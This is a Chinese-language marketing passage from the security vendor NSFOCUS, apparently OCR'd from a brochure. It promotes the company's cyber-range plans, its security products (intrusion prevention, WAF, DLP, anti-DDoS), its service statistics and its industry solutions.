后续，绿盟科技也将根据网络靶场的发展状况及客户需求，适时推出不同方向的网络靶场产品及服务，满足客户的个性化需求，推动网络安全人才培养和网络安全建设，为网络强国战略提供有力保障。

NSFOCUS

专攻术业 · 成就所托

下一个二十年，绿盟科技继续与您同行

60+ **30000+** **500+**

安全产品

60+款安全产品备受市场及客户认可

绿盟网络入侵防护系统——NIPS
绿盟WEB应用防护系统——WAF
绿盟远程安全评估系统——RSAS
绿盟数据泄露防护系统——DLP
绿盟抗拒绝服务系统——ADS
……

安全服务

累计为企业提供安全服务30000+次

累计支持国家大型网络安全重要保障活动1000+次
累计开展安全培训1000+次
累计为客户提供应急响应服务5000+次
累计向CVE、CNVD、CNNVD上报漏洞50000+次
……

行业解决方案

500+行业解决方案为客户保驾护航


等级保护2.0解决方案
关键信息基础设施安全态势感知解决方案
数据安全解决方案
零信任安全解决方案
……

THE EXPERT
BEHIND GIANTS
巨人背后的专家

20年来，绿盟科技始终致力于安全攻防研究，为政府、金融、运营商、能源、交通、教育、医疗以及企业等行业用户，提供全线网络安全产品、全方位安全解决方案和体系化安全运营服务。帮助客户实现业务的安全顺畅运行，在这些巨人的背后，绿盟科技是备受信赖的专家。

绿盟科技官方微信

对抗自动化攻击 保障数字业务安全



THE EXPERT
BEHIND GIANTS
巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，
为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。
在这些巨人的背后，他们是备受信赖的专家。

客户支持热线：400-818-6868

NSFOCUS绿盟科技